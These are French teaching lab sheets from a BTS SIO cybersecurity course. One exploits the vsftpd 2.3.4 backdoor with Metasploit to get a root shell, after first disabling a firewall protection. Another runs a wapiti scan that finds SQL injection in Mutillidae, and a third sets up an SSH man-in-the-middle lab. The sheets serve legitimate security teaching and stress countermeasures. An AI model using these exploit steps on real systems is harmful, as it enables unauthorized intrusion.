- Un étudiant réalise l'attaque afin d'obtenir un accès au compte administrateur du serveur FTP.
- Ensuite, il faut configurer au minimum une contre-mesure de votre choix afin de bloquer cette attaque.

Dans votre documentation, vous prendrez soin d'aborder les éléments suivants : **payload**, **exploit**, **backdoor** et la signification des variables **RHOST** et **RPORT**.

Une fois les manipulations réalisées, vous pouvez inverser les rôles afin de bien comprendre chacune des composantes de cette fiche pratique.

Pour réaliser ces manipulations, vous devez suivre le mode opératoire décrit ci-dessous à partir du paragraphe 2.1:

2.1 Découverte du serveur FTP et de sa version

L'outil nmap peut aussi bien servir pour les administrateurs réseaux que pour les personnes malveillantes.

```
kali@kali:~$ nmap -A 172.16.10.5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-31 08:55 EDT
Nmap scan report for 172.16.10.5
Host is up (0.0048s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.50.20
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
```

2.2 Exploitation du Framework Metasploit

Depuis un terminal, il faut saisir la commande msfconsole :
#msfconsole

```
                Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                       Press SPACE BAR to continue


       =[ metasploit v5.0.71-dev                          ]
+ -- --=[ 1962 exploits - 1095 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 >
```

Puis, il faut sélectionner l'exploit associé au service VsFTPd 2.3.4. Le plus simple est d'utiliser l'auto complétion sur Metasploit.

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Les options disponibles pour l'exploitation de la vulnérabilité sont visibles à l'aide de la commande suivante :

- ***show options***

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


À ce niveau, la commande info donne des détails sur la vulnérabilité exploitable.

```
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

Le seul paramètre à indiquer est donc l'adresse distante de l'hôte cible.


```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.16.10.5
RHOSTS ⇒ 172.16.10.5
```

Par défaut, un pare-feu Stormshield bloque ce type d'attaque. Pour les besoins de la démonstration, il faut débrayer la sécurité.



Par exemple, pour débrayer la sécurité FTP sur un firewall Stormshield, il faut désactiver l'alarme correspondante en suivant les étapes suivantes :

1 – Cliquer sur le menu Protections applicatives puis sur Applications et protections et saisir la chaîne de caractère vsftp dans le filtre.



2 – Modifier l'action sur autoriser dans le cadre des tests à réaliser.

Une fois l'exploit chargé sur Metasploit, il ne reste plus qu'à le lancer avec la commande **run**.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.16.10.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.10.5:21 - USER: 331 Please specify the password.
[+] 172.16.10.5:21 - Backdoor service has been spawned, handling...
[+] 172.16.10.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.20:42313 → 172.16.10.5:6200) at 2020-03-31 09:37:40 -0400

ls
bin
boot
cdrom
dev
etc
```

Travail à faire 10

Q1. Consulter le site https://www.cvedetails.com et expliquer en quoi ce site peut être utile pour un analyste en cybersécurité.

Q2. Les développeurs peuvent-ils être concernés par une faille sur un serveur FTP ? Justifier.

Q3. Conclure sur l'intérêt de disposer de logiciels mis à jour régulièrement dans le cadre du contexte étudié.

Fiche pratique n°5 : Codage sécurisé, scanner de vulnérabilités

1 Présentation

1.1 Objectifs

Détecter les vulnérabilités sur les applications web à l'aide d'un scanner de vulnérabilités.

1.2 Public

SLAM et SISR notamment dans le cadre des AP.

1.3 Scénario

Deux scénarios sont envisageables :

Scénario white hat hacker :
Un premier étudiant joue le rôle d'un professionnel de la sécurité informatique et audite la sécurité d'une application web dans le cadre d'un contrat signé avec une entreprise. L'objectif est de chercher des vulnérabilités et de produire un rapport contenant des recommandations de corrections.

Scénario black hat hacker :
Un premier étudiant utilise le scanner de vulnérabilités afin de chercher des vulnérabilités dans le but d'une future exploitation malveillante.

Pour les deux scénarios :
Un deuxième étudiant SISR peut configurer des défenses au niveau d'un pare-feu en s'appuyant sur le rapport fourni.
Un troisième étudiant SLAM sécurise le code de l'application web testée en s'appuyant sur le rapport fourni.

1.4 Outils

Utilisation du scanner de vulnérabilités wapiti (wapiti.sourceforge.io) ou de tout autre outil permettant de détecter des vulnérabilités sur des applications web (tenable.io par exemple).

2 Manipulations

2.1 Application web cible

Le scanner wapiti est déjà installé sur la machine Kali Linux. L'application web cible reste Mutillidae.

2.2 Options du scanner wapiti

Wapiti s'utilise en ligne de commandes. Le manuel permet de prendre connaissance des différentes options disponibles.

```
WAPITI(1)                                                    WAPITI(1)

NAME
       wapiti - A web application vulnerability scanner in Python

SYNOPSIS
       wapiti -u BASE_URL [options]

DESCRIPTION
       Wapiti  allows  you  to  audit the security of your web applica-
       tions.
```

2.3 Scan de l'application web Mutillidae

Depuis la machine Kali :

Il faut se positionner en *root* puis lancer la commande suivante :

#wapiti -u http://172.16.10.5/mutillidae/index.php?page=login.php -o rapport.html

L'option -u indique l'URL à scanner et 172.16.10.5 est l'adresse IP de la machine Metasploitable qui héberge l'application Mutillidae.

Il est préférable de choisir le nom et l'emplacement du fichier qui contient le rapport généré par wapiti avec l'option -o. Les vulnérabilités trouvées s'affichent au fur et à mesure de l'exécution de la commande. Lorsque wapiti a terminé son travail, le rapport est disponible.

2.4 Rapport du scanner wapiti

Lorsque le scan est terminé, il est possible de consulter le rapport généré.

```
[*] Launching module sql
---
MySQL Injection in http://172.16.10.5/mutillidae/index.php via injection in the parameter username
Evil request:
    GET /mutillidae/index.php?page=user-info.php&username=%C2%BF%27%22%28&password=Letm3in_&user-info-php-submit-button
=View+Account+Details HTTP/1.1
    Host: 172.16.10.5
    Referer: http://172.16.10.5/mutillidae/index.php?page=user-info.php
---
```

Wapiti vulnerability report

Target: http://172.16.10.5/Mutillidae

Date of the scan: Wed, 01 Apr 2020 08:34:50 +0000. Scope of the scan: folder

Travail à faire 11

Q1. Vérifier que l'ensemble des machines du contexte sont démarrées.

Q2. Expliquer en quoi consiste le métier de pentester ? Quelles compétences et quels salaires ?

Q3. Se répartir les rôles en choisissant un scénario parmi ceux proposés en 1.3.

Pour chacun des scénarios, produire une documentation en partant d'un exemple de vulnérabilité trouvée sur le serveur Mutillidae. Vous prendrez soin d'expliquer vote démarche et les résultats obtenus.

- White hat : choisir une vulnérabilité du rapport et documenter la ou les contre-mesures à mettre en œuvre pour la corriger ;
- Black hat : choisir une vulnérabilité du rapport et l'exploiter de manière malveillante dans le contexte de la maquette de test ;
- Développeur : appliquer les bonnes pratiques de codage et mettre en œuvre la ou les contre-mesures applicatives documentées dans le rapport du white hat hacker ;
- Administrateur réseau : mettre en place les contre-mesures nécessaires pour prévenir et corriger la vulnérabilité exploitée par le black hat hacker.

Q4. Conclure sur l'intérêt des scanners de vulnérabilités dans le cadre du contexte BOXTOBED.

Attaque MITM d'un service SSH et mise en place de contre-mesures

Description du thème

Propriétés	Description
Intitulé long	Ce TP a pour but de simuler une attaque de l'homme du milieu sur un service SSH afin de pointer différentes vulnérabilités et de proposer des contre-mesures.
Formation(s) concernée(s)	BTS Services Informatiques aux Organisations
Matière(s)	Bloc 3 SISR – Cybersécurité des services informatiques
Présentation	Après avoir remobilisé les savoirs fondamentaux en matière de cryptographie, ce TP permet de mettre en évidence certaines vulnérabilités du service SSH. À travers l'exploitation de ces vulnérabilités, l'étudiant sera amené à approfondir le fonctionnement de certains protocoles réseaux et de certaines attaques informatiques puis à mettre en place des contre-mesures visant à améliorer son hygiène numérique et ses pratiques professionnelles.
Savoirs	Chiffrement symétrique, asymétrique et fonction de hachage ; appliquer le principe de Kerckhoffs ; respecter l'état de l'art en matière de choix d'algorithmes cryptographiques ; authentification faible, authentification forte ; exploitation de vulnérabilité du protocole ARP ; analyse de trames.
Compétences	• Participer à la vérification des éléments contribuant à la sûreté d'une infrastructure informatique. • Mettre en œuvre et vérifier la conformité d'une infrastructure à un référentiel, une norme ou un standard de sécurité. • Prévenir les attaques • Analyser les incidents de sécurité, proposer et mettre en œuvre des contre-mesures e sécurité.
Prérequis	Connaissances de base concernant l'administration d'un système GNU/Linux, fondamentaux en matière de cryptographie, fondamentaux réseaux (Ethernet, IP, TCP).
Mots-clés	cryptographie, chiffrement, exploitation de vulnérabilités, remédiations, hygiène numérique, respect des bonnes pratiques.
Durée	6 heures
Auteur.e(s)	Quentin Demoulière avec les précieuses relectures de Valérie Emin-Martinez, David Duron et Gilles Loiseau.
Version	v 1.1
Date de publication	02 septembre 2021

I. Préambule

Le TP proposé est uniquement à visée pédagogique. Son objectif est l'analyse de failles liées à l'usage de certains protocoles réseaux afin de proposer une amélioration de la sécurité informatique d'un système d'information et de l'hygiène numérique des étudiants. Il permet également l'acquisition de compétences associées au bloc 3 Cybersécurité SISR du BTS SIO.

⚠ **Les outils abordés dans ce support sont uniquement utilisés à des fins éthiques (Ethical Hacking) et pédagogiques. Leur usage est formellement interdit en dehors de ce cadre sur un réseau tiers sans autorisation explicite.**

Pour rappel, l'article 323-1 du code pénal stipule que le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni de deux ans d'emprisonnement et de 60 000 € d'amende.

Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de trois ans d'emprisonnement et de 100 000 € d'amende.

II. Présentation

Le TP qui vous est proposé dispose d'une maquette sous VirtualBox contenant 4 machines virtuelles préconfigurées :

Intitulé de la machine	Nom de domaine pleinement qualifié	Configuration réseau	Applications et services
Serveur SSH sous Debian 10	srvssh.local.sio.fr	Adresse IPv4 : 192.168.56.10/24 Passerelle : 192.168.56.254 Serveur DNS : 127.0.0.1	Service OpenSSH port 22/TCP Service DNS Bind port 53/UDP
Client SSH sous Debian 10	clissh.local.sio.fr	Adresse IPv4 : 192.168.56.11/24 Passerelle : 192.168.56.254 Serveur DNS : 192.168.56.10	Environnement de bureau XFCE Client OpenSSH
Attaquant sous Kali Linux	NA	Adresse IPv4 : 192.168.56.12/24 Passerelle : 192.168.56.254 Serveur DNS : 192.168.56.10	Ettercap Git ssh-mitm Netfilter/Iptables
Routeur OpenBSD	rwbsd.local.sio.fr	Adresses IPv4 : em0 - DHCP em1 -192.168.56.254/24	PacketFilter

Voici les comptes et les mots de passe vous permettant d'accéder aux différentes machines virtuelles :

Intitulé de la machine	Nom d'utilisateur	Mot de passe
Serveur SSH sous Debian 10	etusio	Fghijkl1234*
Client SSH sous Debian 10	etusio	Fghijkl1234*
Attaquant sous Kali Linux 2020.1b	etusio	Fghijkl1234*
Routeur OpenBSD	etusio	Fghijkl1234*

Lorsque des commandes nécessitant des privilèges administrateurs seront utilisées, il sera nécessaire d'utiliser la commande sudo sous Debian GNU/Linux et doas sous OpenBSD.

```
etusio@srvssh:~$ sudo service ssh restart
rwbsd$ doas sh /etc/netstart
```

Voici une représentation logique de la maquette proposée dans le cadre de ce TP :






Illustration 1: Schéma logique de l'infrastructure de TP

III. Mise en œuvre de la maquette


Récupérer le fichier tpSSH-Certa.ova et importez-le sur le logiciel VirtualBox (**Fichier>Importer** un appareil virtuel).






Une fois les différentes machines virtuelles importées, il faut s'assurer qu'une carte réseau (vboxnet0 ou VirtualBox Host-Only Ethernet Adapter) a bien été créée dans le gestionnaire de réseau hôte. Pour cela, cliquer sur **Fichier>Gestionnaire de réseau hôte**.


Vous devriez voir apparaître une nouvelle carte réseau virtuelle nommée vboxnet0 ou VirtualBox Host-Only Ethernet Adapter sous Windows avec comme adresse **IP 192.168.56.1/24**. **Décocher** l'activation du serveur DHCP. Si aucune carte réseau n'apparaît, cliquer sur **Créer** puis indiquer les paramètres présents dans la capture d'écran ci-dessous.





Enfin, s'assurer dans les paramètres réseaux des machines virtuelles que les cartes réseaux définies en mode réseau privé hôte sont correctement liées à vboxnet0 ou VirtualBox Host-Only Ethernet Adapter.

⚠ **Attention !** Il a été décidé de fournir une image ova la plus petite possible. Par conséquent, la machine virtuelle Kali Linux a été réduite à sa plus petite taille. **Il est donc déconseillé d'effectuer des mises à jour ou d'installer de nouvelles applications sur cette dernière sous peine de saturer le disque dur.**




Ensuite, démarrer l'ensemble des machines virtuelles de la maquette y compris le routeur OpenBSD. C'est grâce à ce routeur que les autres VM auront accès à Internet (voir ci-après si un message d'erreur concernant la carte réseau apparaît au démarrage des machines).

Vous pouvez administrer l'ensemble de la maquette à l'aide de la console VirtualBox mais aussi à l'aide du protocole SSH depuis votre machine hôte à l'aide d'un client natif, de putty ou kitty.

⚠ **Attention !** Il n'est pas nécessaire de modifier les configurations réseaux des machines virtuelles.

Le choix d'un réseau privé hôte plutôt que d'un réseau interne permet à l'étudiant de pouvoir se connecter en SSH sur chaque machine depuis l'ordinateur hôte. Ce dernier dispose en effet d'une carte réseau virtuelle nommée vboxnet0 sous GNU/Linux ou VirtualBox Host-Only sous Windows qui lui permet d'avoir une configuration réseau dans le même réseau que les machines virtuelles. Ainsi, cela offre une vraie souplesse en permettant notamment le copier/coller à partir de client SSH dédié depuis la machine hôte.

Sur une plateforme Windows, si vous n'avez pas accédé à la configuration réseau pour valider le nom de l'interface réseau avant de démarrer la machine, vous aurez probablement le message d'erreur suivant :



Il suffira de cliquer sur « Changer les réglages réseau » et de valider la prise en compte du « VirtualBox Host-Only Ethernet Adapter » à la place de « vboxnet0 » pour régler le problème.

Sur une plateforme Linux il suffit de :
- « fermer la machine » ;
- reconfigurer les paramètres réseaux des machines virtuelles en décochant et réactivant la case « Activer l'interface réseau » ;
- enregistrer en cliquant sur « OK ».

IV. Généralités

Utilisation des annexes 1 à 5

